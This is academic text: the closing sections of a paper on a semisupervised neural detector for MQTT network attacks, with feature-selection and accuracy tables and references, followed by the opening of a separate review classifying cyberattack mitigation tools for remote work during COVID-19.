or unexpected network disconnections for various reasons such as due to connection loss and power loss; and, in these cases, the information in question does not contribute to the evaluation of the system; as mentioned above, it is a household low-priority network. Thus, knowing the configuration and subfunctions of the MQTT packet structure, it is possible to accurately identify the information that needs to be evaluated to accurately identify cyber attacks. After this heuristic method of degrading the original dataset, the 10 features presented in Table 3 were removed (highlighted by strikethrough text format) [10, 12, 42].

Respectively, feature importance was performed with the Decision Trees method. Specifically, in the feature importance process from Decision Trees the set T includes data that belong to more than one category. The aim is to divide set T into subsets, all data of which belong to only one category. Specifically, we select an appropriate test, which typically uses a single attribute, with a single result in the set $\{O_1, O_2, \ldots, O_n\}$. In this way set T is separated into subsets $T_1, T_2, \ldots, T_n$, where subset T_i contains all the data of T for which the result O_i was obtained. In conclusion, the Decision Tree includes (a) a decision node where the selected test is performed and (b) a branch for each result $O_1, O_2, \ldots, O_n$ [43–45].

The final dataset is presented in Table 4 (removed features were highlighted by strikethrough text format).

It should also be noted that, in this particular dataset, which is divided into 70% training (12,080,355 instances) and 30% test (3,624,106 instances), only 17% of the training dataset labels (2,053,660 instances) were used to test its proposal online-semisupervised system proposed. The results obtained from the categorization process proposed and the final dataset obtained together with the comparative and corresponding methods of anomaly identification and categorization are presented in Table 5 [46, 47].

As shown by the results table, the proposed regularized S-hFFNN algorithm works efficiently and very quickly, surpassing the corresponding competing algorithms [46]. Also, in addition to achieving the smallest error, the proposed algorithm achieves the best generalization, which is

Table 3: Heuristic feature selection of the MQTT dataset.

ID	Name	Interpretation	Protocol layer
1	tcp.flags	TCP flags	TCP
2	tcp.time_delta	Time TCP stream	TCP
3	tcp.len	TCP segment len	TCP
4	mqtt.conack.flags	Acknowledge flags	MQTT
5	mqtt.conack.flags.reserved	Reserved	MQTT
6	mqtt.conack.flags.sp	Session present	MQTT
7	mqtt.conack.val	Return code	MQTT
8	mqtt.conflag.cleansess	Clean session flag	MQTT
9	mqtt.conflag.passwd	Password flag	MQTT
10	**mqtt.conflag.qos**	**QoS level**	**MQTT**
11	mqtt.conflag.reserved	Reserved	MQTT
12	**mqtt.conflag.retain**	**Will retain**	**MQTT**
13	mqtt.conflag.uname	User name flag	MQTT
14	**mqtt.conflag.willflag**	**Will flag**	**MQTT**
15	mqtt.conflags	Connect flags	MQTT
16	mqtt.dupflag	DUP flag	MQTT
17	mqtt.hdrflags	Header flags	MQTT
18	mqtt.kalive	Keep alive	MQTT
19	mqtt.len	Msg len	MQTT
20	mqtt.msg	Message	MQTT
21	mqtt.msgid	Message identifier	MQTT
22	mqtt.msgtype	Message type	MQTT
23	mqtt.proto_len	Protocol name length	MQTT
24	mqtt.protoname	Protocol name	MQTT
25	**mqtt.qos**	**QoS level**	**MQTT**
26	mqtt.retain	Retain	MQTT
27	**mqtt.sub.qos**	**Requested QoS**	**MQTT**
28	**mqtt.suback.qos**	**Granted QoS**	**MQTT**
29	mqtt.ver	Version	MQTT
30	**mqtt.willmsg**	**Will message**	**MQTT**
31	**mqtt.willmsg_len**	**Will message length**	**MQTT**
32	**mqtt.willtopic**	**Will topic**	**MQTT**
33	**mqtt.willtopic_len**	**Will topic length**	**MQTT**
34	Target	Class	

Table 4: Feature selection of the MQTT dataset by Decision Trees method.

ID	Name	Important features score
1	tcp.flags	18.65443
2	tcp.time_delta	26.51209
3	tcp.len	12.49883
4	mqtt.conack.flags	23.52210
5	**mqtt.conack.flags.reserved**	**0.00000**
6	**mqtt.conack.flags.sp**	**0.00000**
7	mqtt.conack.val	42.13211
8	mqtt.conflag.cleansess	9.09932
9	mqtt.conflag.passwd	63.51223
10	**mqtt.conflag.reserved**	**0.00000**
11	mqtt.conflag.uname	52.67721
12	mqtt.conflags	29.97368
13	mqtt.dupflag	52.81123
14	mqtt.hdrflags	17.54336
15	mqtt.kalive	46.73229
16	mqtt.len	35.71097
17	mqtt.msg	12.66280
18	mqtt.msgid	35.78316
19	mqtt.msgtype	20.93348
20	mqtt.proto_len	11.23447
21	mqtt.protoname	19.73112
22	mqtt.retain	1.41843
23	**mqtt.ver**	**0.00000**
24	Target	CLASS

Table 5: Classification performance.

Detector	Accuracy (%)	MAE	Precision	Sensitivity	*F*-score	Training time (s)	Test time (s)
Regularized S-hFFNN	99.86	0.0023	0.999	0.999	0.999	109.7754	32.1003
Isolation forest	94.63	0.0117	0.955	0.955	0.950	431.8526	119.9583
Local outlier factor	95.80	0.0103	0.960	0.960	0.960	367.2534	108.3982
One-class SVM	97.83	0.0094	0.980	0.980	0.980	298.6748	164.5210
k-nearest neighbors	98.11	0.0087	0.985	0.985	0.985	301.9870	138.4092
Subspace outlier detection	91.95	0.0168	0.915	0.920	0.920	324.7522	105.2399

attributed to achieving the lower norm of input weights as the lower norm is directly related to the generalization and stability of the model. This algorithm also overcomes various difficulties encountered by traditional algorithms such as overadaptability and entrapment in local minima. This finding is reinforced using regularization, where it normalizes the categorization process ensuring high results even in the case of the use of many neurons in the hidden level.

In general, this observation suggests that the proposed system can perform efficiently for any differentiable or nonlinear activation function. Also, for the hidden nodes of the proposed network, as it turns out the activation function can be any blocked, unstable, or partially continuous function without this being a problem in the process of approaching it. In addition to competing methods, it has been shown that the parameters in each network are better chosen at random than wasting valuable time deciding what the initial values should be, as well as delays due to their recalculation in each iteration. Finally, it is important to note that the proposed regularized S-hFFNN, to which random hidden nodes can be added at random, acts as a universal approximator, reinforcing the idea of building ever-increasing front-end networks without adjustment problems or delays.

Respectively, the technique of semisupervised and especially of the online learning methodology significantly enhances the ways of dealing with and solving the problem of limited distribution of labels. This is particularly appreciated in complex digital security issues where in most cases there are methodical new attacks but which come from a marginally correlated distribution. Also, in the context of the effort to create a realistic operating environment, the proposed algorithm can work optimally in cases of limited resources, with the optimal times to which it performs, while the feature selection process used also contributed to this. In general, the very high results achieved in combination with the general methodology that simplifies and automates the procedures for detecting anomalies in MQTT networks [17, 22] is a very important proposal for the use and utilization of the proposed system.

5. Conclusions

Industrial infrastructures are exposed to new risks due to the vulnerabilities of communication and information technology, which is significantly enhanced by the existing heterogeneity that usually characterizes these systems. In this spirit, and to avoid cybercriminals gaining access to the manufacturing process, which could have serious and possibly irreversible consequences, most industrial companies seek high-performance security solutions to mitigate risks, protect infrastructure, and ensure the privacy of their data.

The innovation and solvency offered by machine learning technologies and, as evidenced by this study, the advanced online-semisupervised learning methods significantly enhance the ways of dealing with modern cyber attacks [48, 49] against industry standards and applications. Especially in cases of use of not completely secure but at the same time very popular protocols, such as the MQTT which was analyzed in this paper, there are a serious legacy of intelligent ways to deal with similar problems.

In conclusion, the most serious innovation of the proposed online-semisupervised neural anomaly detector to identify MQTT-based attacks in real time [50, 51] lies in the fact that the learning algorithm actively participates in the acquisition of knowledge in the selection process of unlabeled data, thus minimizing the time, cost, effort, and resources required when tagging unknown data [52, 53]. Extending this observation and knowing some of the labels of the samples, for each sample, we know which other samples belong to the same class with this.

The distance between a sample and its nearest neighbors of the same class can then be determined. We can deduce that the distance is large because it is an outlier or extreme number. If the distance is minimal, the sample is more likely to be correctly sorted using the proposed sorter. So even in cases where the algorithm fails to categorize a sample correctly, we can move the sample to its nearest neighbors and thus amplify the categorizer from the noise cases contained in the environment in question. This wording can be further strengthened by proposing new features in the system in question which can be extended in this direction.

Finally, summarizing the flexibility and at the same time the simple shape of the proposed regularized S-hFFNN neural system, this system proved to be particularly robust in a completely uncertain and noisy environment [54, 55], creating serious expectations for further utilization and use in an industrial environment, which is also the main future research effort towards its evolution.

Data Availability

The dataset is freely available in the Kaggle repository (https://www.kaggle.com/cnrieiit/mqttset).

Conflicts of Interest

The authors declare that there are no conflicts of interest regarding the publication of this paper.

References

[1] U. Kannengiesser and H. Muller, "Towards viewpoint-oriented engineering for Industry 4.0: a standards-based approach," in *Proceedings of the 2018 IEEE Industrial Cyber-Physical Systems (ICPS)*, pp. 51–56, Saint Petersburg, Russia, May 2018.

[2] P. Radanliev, "Cyber risk at the edge: current and future trends on cyber risk analytics and artificial intelligence in the industrial internet of things and industry 4.0 supply chains," 2020, https://www.preprints.org/manuscript/201903.0123/v2.

[3] M. Boubekeur, "Industrial applications for cyber-physical systems," in *Proceedings of the 2017 First International Conference on Embedded Distributed Systems (EDiS)*, p. 59, Oran, Algeria, 17-18 December 2017.

[4] A. Al-Fuqaha, M. Guizani, M. Mohammadi, M. Aledhari, and M. Ayyash, "Internet of things: a survey on enabling technologies, protocols, and applications," *IEEE Communications Surveys & Tutorials*, vol. 17, no. 4, pp. 2347–2376, 2015.

[5] A. Banafa, "2 the industrial internet of things (IIoT): challenges, requirements and benefits," in *Secure and Smart Internet of Things (IoT): Using Blockchain and AI*, pp. 7–12, River Publishers, Denmark, Europe, 2018.

[6] I. Butun, P. Osterberg, and H. Song, "Security of the internet of things: vulnerabilities, attacks, and countermeasures," *IEEE Communications Surveys & Tutorials*, vol. 22, no. 1, pp. 616–644, 2020.

[7] H. Chen, M. Hu, H. Yan, and P. Yu, "Research on industrial internet of things security architecture and protection strategy," in *Proceedings of the 2019 International Conference on Virtual Reality and Intelligent Systems (ICVRIS)*, pp. 365–368, Jishou, China, September2019.

[8] X. Liu, C. Qian, W. G. Hatcher, H. Xu, W. Liao, and W. Yu, "Secure internet of things (IoT)-Based smart-world critical infrastructures: survey, case study and research opportunities," *IEEE Access*, vol. 7, pp. 79523–79544, 2019.

[9] N. V. Rajeesh Kumar and P. Mohan Kumar, "Survey on state of art IoT protocols and applications," in *Proceedings of the 2019 International Conference on Virtual Reality and Intelligent Systems (ICVRIS2020 International Conference on Computational Intelligence for Smart Power System and Sustainable Energy (CISPSSE)*, pp. 1–3, Keonjhar, India, July 2020.

[10] M. O. Al Enany, H. M. Harb, and G. Attiya, "A Comparative analysis of MQTT and IoT application protocols," in *Proceedings of the 2019 International Conference on Virtual Reality and Intelligent Systems (ICVRISs2021 International Conference on Electronic Engineering (ICEEM)*, pp. 1–6, Menouf, Egypt, July 2021.

[11] A. P. Haripriya and K. Kulothungan, "Secure-Mqtt: An efficient fuzzy logic-based approach to detect DoS attack in MQTT protocol for internet of things," *EURASIP Journal on Wireless Communications and Networking*, vol. 2019, no. 1, p. 90, 2019.

[12] M. Singh, M. A. Rajan, V. L. Shivraj, and P. Balamuralidhar, "Secure MQTT for internet of things (IoT)," in *Proceedings of the 2015 Fifth International Conference on Communication Systems and Network Technologies, Secure MQTT for Internet of Things (IoT)*, pp. 746–751, Gwalior, India, April 2015.

[13] S. Andy, B. Rahardjo, and B. Hanindhito, "Attack scenarios and security analysis of MQTT communication protocol in IoT system," in *Proceedings of the 2017 4th International Conference on Electrical Engineering, Computer Science and Informatics (EECSI)*, pp. 1–6, Yogyakarta, Indonesia, September 2017.

[14] G. Falco, C. Caldera, and H. Shrobe, "IIoT cybersecurity risk modeling for SCADA systems," *IEEE Internet of Things Journal*, vol. 5, no. 6, pp. 4486–4495, 2018.

[15] M. Hasan, M. M. Islam, M. I. I. Zarif, and M. M. A. Hashem, "Attack and anomaly detection in IoT sensors in IoT sites using machine learning approaches," *Internet of Things*, vol. 7, Article ID 100059, 2019.

[16] J. J. Dai and Y. Wang, "BigDL: A distributed deep learning framework for big data," *Proc. ACM Symp. Cloud Comput.*, pp. 50–60, 2019.

[17] I. Ullah and Q. H. Mahmoud, "Design and development of a deep learning-based model for anomaly detection in IoT networks," *IEEE Access*, vol. 9, pp. 103906–103926, 2021.

[18] I. Vaccari, G. Chiola, M. Aiello, M. Mongelli, and E. Cambiaso, "MQTTset, a new dataset for machine learning techniques on MQTT," *Sensors*, vol. 20, no. 22, p. 6578, 2020.

[19] E. Ciklabakkal, A. Donmez, M. Erdemir, E. Suren, M. K. Yilmaz, and P. Angin, "ARTEMIS: an intrusion detection system for MQTT attacks in internet of things," in *Proceedings of the 2019 38th Symposium on Reliable Distributed Systems (SRDS)*, pp. 369–3692, Lyon, France, October 2019.

[20] T. Zhang, C. He, T. Ma, M. Ma, and S. Avestimehr, "Federated learning for internet of things: a federated learning framework for On-device anomaly data detection," 2021, https://arxiv.org/abs/2106.07976.

[21] H. Albataineh, M. Nijim, and D. Bollampall, "The design of a novel smart home control system using smart grid based on edge and cloud computing," in *Proceedings of the 2020 IEEE 8th International Conference on Smart Energy Grid Engineering (SEGE)*, pp. 88–91, Oshawa, ON, Canada, August 2020.

[22] E. Harjula, A. Artemenko, and S. Forsström, "Edge computing for industrial IoT: challenges and solutions," in *Wireless Networks And Industrial IoT: Applications, Challenges And Enablers*, N. H. Mahmood, N. Marchenko, M. Gidlund, and P. Popovski, Eds., Springer International Publishing, New York, NY, USA, pp. 225–240, 2021.

[23] L. Hou, Y. Zhang, Y. Yu, Y. Shi, and K. Liang, "Overview of data mining and visual analytics towards big data in smart grid," in *Proceedings of the 2016 International Conference on Identification, Information and Knowledge in the Internet of Things (IIKI)*, pp. 453–456, Beijing, China, October 2016.

[24] A. H. Adnan, M. Abdirazak, A. B. M. Shamsuzzaman Sadi et al., "A comparative study of WLAN security protocols: WPA, WPA2," in *Proceedings of the 2015 International Conference on Advances in Electrical Engineering (ICAEE)*, pp. 165–169, Dhaka, Bangladesh, December 2015.

[25] M. A. Ferrag, L. A. Maglaras, H. Janicke, J. Jiang, and L. Shu, ""Authentication protocols for internet of things: a comprehensive survey," *secur*," *Communications and Network*, vol. 2017, pp. 1–41, 2017.

[26] G. Huang, Q. Zhu, and C. Siew, "Extreme learning machine: theory and applications," *NeuroComputing*, vol. 70, 2006.

[27] G. Huang, H. Zhou, X. Ding, and R. Zhang, "Extreme learning machine for regression and multiclass classification," *IEEE Transactions on Systems, Man, and Cybernetics - Part B: Cybernetics*, vol. 42, no. 2, pp. 513–529, 2012.

[28] C. K. L. Lekamalage, K. Song, G. Huang, D. Cui, and K. Liang, "Multi layer multi objective extreme learning machine," in *Proceedings of the 2017 IEEE International Conference on*

Image Processing (ICIP), pp. 1297–1301, Beijing, China, September 2017.

[29] W. Shang, J. Cui, C. Song, J. Zhao, and P. Zeng, "Research on industrial control anomaly detection based on FCM and SVM," in *Proceedings of the 2018 17th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE)*, pp. 218–222, New York, NY, USA, August 2018.

[30] H. Çevikalp and M. Elmas, "Robust transductive support vector machines," in *Proceedings of the 2016 24th Signal Processing and Communication Application Conference (SIU)*, pp. 985–988, Zonguldak, Turkey, May 2016.

[31] Y. Chen, G. Wang, and S. Dong, "Learning with progressive transductive support vector machine," in *Proceedings of the 2002 IEEE International Conference on Data Mining, 2002. Proceedings*, pp. 67–74, Maebashi City, Japan, December 2002.

[32] H. Song, Z. Jiang, A. Men, and B. Yang, "A hybrid semi-supervised anomaly detection model for high-dimensional data," *Computational Intelligence And Neuroscience*, 2017.

[33] C. Constantinides, S. Shiaeles, B. Ghita, and N. Kolokotronis, "A novel online incremental learning intrusion prevention system," in *Proceedings of the 2019 10th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, pp. 1–6, Canary Islands, Spain, June 2019.

[34] H. Wang, C. Tao, J. Qi, H. Li, and Y. Tang, "Semi-supervised variational generative adversarial networks for hyperspectral image classification," in *Proceedings of the IGARSS 2019 - 2019 IEEE International Geoscience and Remote Sensing Symposium*, pp. 9792–9794, Yokohama, Japan, August 2019.

[35] Y. Sun, Z. Wang, H. Liu, C. Du, and J. Yuan, "Online ensemble using adaptive windowing for data streams with concept drift," *International Journal of Distributed Sensor Networks*, vol. 12, no. 5, Article ID 4218973, 2016.

[36] J. C. Coulombe, M. C. A. York, and J. Sylvestre, "Computing with networks of nonlinear mechanical oscillators," *PLOS ONE*, vol. 12, no. 6, Article ID e0178663, 2017.

[37] A. B. Mrad, V. Delcroix, S. Piechowiak, P. Leicester, and M. Abid, "An explication of uncertain evidence in Bayesian networks: likelihood evidence and probabilistic evidence," *Applied Intelligence*, vol. 43, no. 4, pp. 802–824, 2015.

[38] M. Ahmadlou and H. Adeli, "Enhanced probabilistic neural network with local decision circles: a robust classifier," *Integr. Comput.-Aided Eng.*vol. 17, no. 3, pp. 197–210, 2010.

[39] L. Parrondo, "Industrial cyber security solutions for the connected enterprise," in *Proceedings of the IET Seminar on Cyber Security for Industrial Control Systems*, pp. 1–27, London, England, February 2014.

[40] X. Zhu, Z. Ghahramani, and J. Lafferty, *Semi-Supervised Learning Using Gaussian Fields and Harmonic Functions*, p. 8.

[41] F. Calvayrac, "Kullback-Leibler divergence as an estimate of reproducibility of numerical results," in *Proceedings of the 2015 7th International Conference on New Technologies, Mobility and Security (NTMS)*, pp. 1–5, Paris, France, July 2015.

[42] Y. Xue, L. Zhang, B. Wang, and F. Li, "Feature selection based on the kullback-leibler distance and its application on fault diagnosis," in *Proceedings of the 2019 Seventh International Conference on Advanced Cloud and Big Data (CBD)*, pp. 246–251, Suzhou, China, September 2019.

[43] L.-S. Chen, M.-R. Lin, and J.-R. Chang, "A decision tree based method for extracting important elements of in-applications purchase," in *Proceedings of the 2016 Third International Conference on Computing Measurement Control and Sensor Network (CMCSN)*, pp. 138–141, Matsue, Japan, May 2016.

[44] L. Rokach and O. Maimon, "Top-down induction of decision trees classifiers - a survey," *IEEE Transactions on Systems, Man, and Cybernetics - Part C: Applications and Reviews*, vol. 35, no. 4, pp. 476–487, 2005.

[45] F.-J. Yang, "An extended idea about decision trees," in *Proceedings of the 2019 International Conference on Computational Science and Computational Intelligence (CSCI)*, pp. 349–354, Las Vegas, NV, USA, December 2019.

[46] G. Canbek, S. Sagiroglu, T. T. Temizel, and N. Baykal, "Binary classification performance measures/metrics: a comprehensive visualized roadmap to gain new insights," in *Proceedings of the 2017 International Conference on Computer Science and Engineering (UBMK)*, pp. 821–826, Antalya, Turkey, October 2017.

[47] O. O. Koyejo, N. Natarajan, P. K. Ravikumar, and I. S. Dhillon, "Consistent binary classification with generalized performance metrics," in *Proceedings of the 27th International Conference on Neural Information Processing Systems (NIPS'14)*, pp. 2744–2752, MIT Press, Cambridge, MA, USA, 2014.

[48] A. Gopstein, A. R. Goldstein, D. Anand, and P. A. Boynton, *Summary Report on NIST Smart Grid Testbeds and Collaborations Workshops*, 2021, https://www.nist.gov/publications/summary-report-nist-smart-grid-testbeds-and-collaborations-workshops.

[49] H. Park, J. E. Choi, D. Kim, and S. J. Hong, "Artificial immune system for fault detection and classification of semiconductor equipment," *Electronics*, vol. 10, no. 8, p. 944, 2021.

[50] M. A. I. M. Aminuddin, Z. F. Zaaba, A. Samsudin, N. B. A. Juma'at, and S. Sukardi, "Analysis of the paradigm on tor attack studies," in *Proceedings of the 2020 8th International Conference on Information Technology and Multimedia (ICIMU)*, pp. 126–131, Selangor, Malaysia, August 2020.

[51] H. Lan, X. Zhu, J. Sun, and S. Li, "Traffic data classification to detect man-in-the-middle attacks in industrial control system," in *Proceedings of the 2019 6th International Conference on Dependable Systems and Their Applications (DSA)*, pp. 430–434, Harbin, China, January 2020.

[52] J. Liang, D. Hu, and J. Feng, "Do we really need to access the source data? source hypothesis transfer for unsupervised domain adaptation," 2021, https://arxiv.org/abs/2002.08546.

[53] R. Tansuchat, U. Pham, and C. Van Le, "On soft computing with random fuzzy sets in econometrics and machine learning," *Soft Comput.*vol. 25, no. 12, pp. 7745–7751, 2021.

[54] O. N. Nyasore, P. Zavarsky, B. Swar, R. Naiyeju, and S. Dabra, "Deep packet inspection in industrial automation control system to mitigate attacks exploiting modbus/TCP vulnerabilities," in *Proceedings of the 2020 IEEE 6th Intl Conference on Big Data Security on Cloud (BigDataSecurity), IEEE Intl Conference on High Performance and Smart Computing, (HPSC) and IEEE Intl Conference on Intelligent Data and Security (IDS)*, pp. 241–245, Baltimore, MD, USA, May 2020.

[55] Z. Ren, A. Baird, J. Han, Z. Zhang, and B. Schuller, "Generating and protecting against adversarial attacks for deep speech-based emotion recognition models," in *Proceedings of the ICASSP 2020 - 2020 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pp. 7184–7188, Barcelona, Spain, May 2020.

Hindawi
Security and Communication Networks
Volume 2021, Article ID 3187205, 21 pages
https://doi.org/10.1155/2021/3187205

Review Article

Analysis and Classification of Mitigation Tools against Cyberattacks in COVID-19 Era

George Iakovakis, Constantinos-Giovanni Xarhoulacos, Konstantinos Giovas, and Dimitris Gritzalis

Information Security and Critical Infrastructure Protection (INFOSEC) Research Group Dept. of Informatics, Athens University of Economics & Business, 76 Patission Ave., Athens GR-10434, Greece

Correspondence should be addressed to Dimitris Gritzalis; dgrit@aueb.gr

Received 15 July 2021; Accepted 7 August 2021; Published 21 August 2021

Academic Editor: Konstantinos Rantos

The COVID-19 outbreak has forced businesses to shift to an unprecedented "work from home" company environment. While this provides advantages for employees and businesses, it also leads to a multitude of shortcomings, most prevalent of which is the emergence of additional security risks. Previous to the outbreak, company computer networks were mainly confined within its facilities. The pandemic has now caused this network to "spread thin," as the majority of employees work remotely. This has opened up a variety of new vulnerabilities, as workers' cyber protection is not the same at home as it is in office. Although the effects of the virus are now subsiding, working remotely has embedded itself as the new normal. Thus, it is imperative for company management to take the necessary steps to ensure business continuity and be prepared to deal with an increased number of cyber threats. In our research, we provide a detailed classification for a group of tools which will facilitate risk mitigation and prevention. We also provide a selection of automated tools such as vulnerability scanners, monitoring and logging tools, and antivirus software. We outline each tool using tables, to show useful information such as advantages, disadvantages, scalability, cost, and other characteristics. Additionally, we implement decision trees for each category of tools, in an attempt to assist in navigating the large amount of information presented in this paper. Our objective is to provide a multifaceted taxonomy and analysis of mitigation tools, which will support companies in their endeavor to protect their computer networks. Our contribution can also help companies to have some type of cyber threat intelligence so as to put themselves one step ahead of cyber criminals.

1. Introduction

Within the context of computers and computer networks, an attack is any plan to expose, alter, disable, destroy, steal, or gain unauthorized access. A cyberattack is any sort of offensive maneuver that targets computer information systems, infrastructures, computer networks, or PC devices [1]. An attacker may be a person or process that attempts to access data, functions, or other restricted areas of the system without authorization, potentially with malicious intent. In terms of context, cyberattacks are often a part of cyberwarfare or cyberterrorism [2]. A cyberattack is often employed by nation-states, individuals, groups, society, or organizations and it may originate from an anonymous source.

Cyberattacks became increasingly sophisticated and menacing in the COVID-19 era. The coronavirus pandemic has challenged businesses, as they attempt to adapt to an operational and functional model which is heavily based on teleworking (working from home or other remote locations). Forcing companies to shift to a mainly digital business model has opened them up to multiple new cybersecurity risks. The reputational operational, legal, and compliance implications could be considerable if cybersecurity risks are neglected. The impact of COVID-19 on cyber risk is too high and mitigation measures, which businesses can implement, must be effective [3]. The year 2020 will be marked as a distinctively disruptive year, not only for the worldwide health crisis but also for the online life being digitally

transformed, as exponential change accelerated at home and work via cyberspace [4].

A recent study held by Tanium underlined that there was a significant rise in cyberattacks due to the pandemic and that the transition to remote work led to a delay in key security projects [5]. According to ENISA [6], during the pandemic, cybercriminals have been seen fostering their capabilities, adapting quickly, and targeting relevant victim groups more effectively (Figure 1).

The increase in remote working requires expertise in cybersecurity, due to the greater exposure to cyber risk. Reports have shown that almost one in every two individuals are deceived by a phishing scam while working at home [3]. Moreover, in most cases, an attack spreads from an infected user to other employees in their organizations and half of them have been affected by ransomware within the past 12 months [7].

In this research, we will introduce a mitigation analysis of obtainable tools, which will support technical security policies. Related work is presented in section "Related Work." The main contribution of our paper is in section "Mitigation Tools Analysis and Classification" where tools are analyzed and classified in several ways. We are going to present an inventory of automated mitigation tools like vulnerability scanners, monitoring and logging tools, and antivirus software. There will be a quick outline for each tool and table, which will provide useful information such as strong and weak points, cost, and scalability. Finally, section "Conclusions" concludes with the analysis of the classification results.

2. Related Work

In an attempt to cope with the exponential rise in cyber threats, due to COVID-19, we are motivated to contribute to the research regarding cyberattack mitigation tools. Snell [8] cites utilities from specific security vendors that seek out unauthorized activity but allow safe transmissions onto the network. As described by Alzahrani et al. [9], security tools are used to scan for these widespread vulnerabilities in web applications. Moreover, their paper evaluates them based on security vulnerabilities and gives recommendations to the web applications' users and administrators aiming to educate them. The objective of Bekavac and Garbin Praničević [10] is to compare and analyze the impact of web analytics tools for measuring the performance of a business model. A summary of web analytics and metrics tools is also given, including their main characteristics, functionalities, and available types. Turuvekere and Pandit [11] focus on various attacks that are possible on a web application and compare various penetration testing tools. Naga Sudheer et al. [12] discuss the features of automated and manual testing as well as analyzing three automated software testing tools: Selenium, UFT/QTP, and Watir. This work highlights the differences between automated and manual testing. The aim of Kaur and Kumari [13] research paper is to evaluate three software testing tools to determine their usability and effectiveness. Kołtun and Pańczyk [14] help users choose the right tool, by comparing the following: Apache JMeter, LoadNinja, and Gatling. The research indicates the most important advantages and disadvantages of the selected tools.

In contrast to the aforementioned literature, our research will present a great range of IT Security tools with an extensive analysis and classification with specific criteria for the purpose of assisting users and organizations to fortify their systems.

2.1. Scope of Our Work. The purpose of our publication is to assist in the increased treatment of computer security attack incidents through the categorization of the mitigation tools we have done. Surely, COVID-19 has played an important role in the increasing activity of malware since attackers can find a wider field to act on. As a major part of our work revolves around presenting a multitude of products and tools regarding vulnerability scanning, monitoring and logging, and AV Software, it was imperative to draw information from the most immediate source available. Thus, we extracted information from product websites and technical documents.

The work we have done can help organizations and companies effectively and efficiently protect their assets. It is critical for an organization to have a fast and effective means of responding, whenever any kind of computer security attack occurs on it or an intrusion is recognized [15]. For example, our classification can be a tool for Computer Security Incident Response Teams (CSIRTs). ENISA [16] points out how important the role of CSIRT is in dealing with security breach incidents at a national and international level. As we know the goal of the CSIRT [15]—when an incident occurs—is to control and minimize any damage, preserve evidence, provide quick and efficient recovery, prevent similar events in the future, and acquire knowledge of threats against the organization.

The results and findings of mitigation tools can help significantly in dealing with similar incidents in the future. CSIRTs concentrate on the coordination of incident handling, thereby eliminating duplication of effort. Their focus is to mitigate the potentially serious effects of a severe computer security-related problem. To achieve this goal, they concentrate their efforts on the capability to react to incidents and the resources to alert and inform its constituency, as well [17].

A best-case scenario is vulnerabilities scanner results to be shared between CSIRT for improved threat intelligence. Businesses need to support their computer security capabilities before they suffer from serious computer security problems that can harm their mission, result in significant expense, and tarnish their image [17]. The wide range of tools we suggest in our research can help significantly in this type of group. A CSIRT should also provide true business intelligence to its parent organization by virtue of the following [18]:

> Information collected regarding various current and potential threats and attacks which threaten the enterprise




Figure 1: Threat landscape mapping during COVID-19 [6].

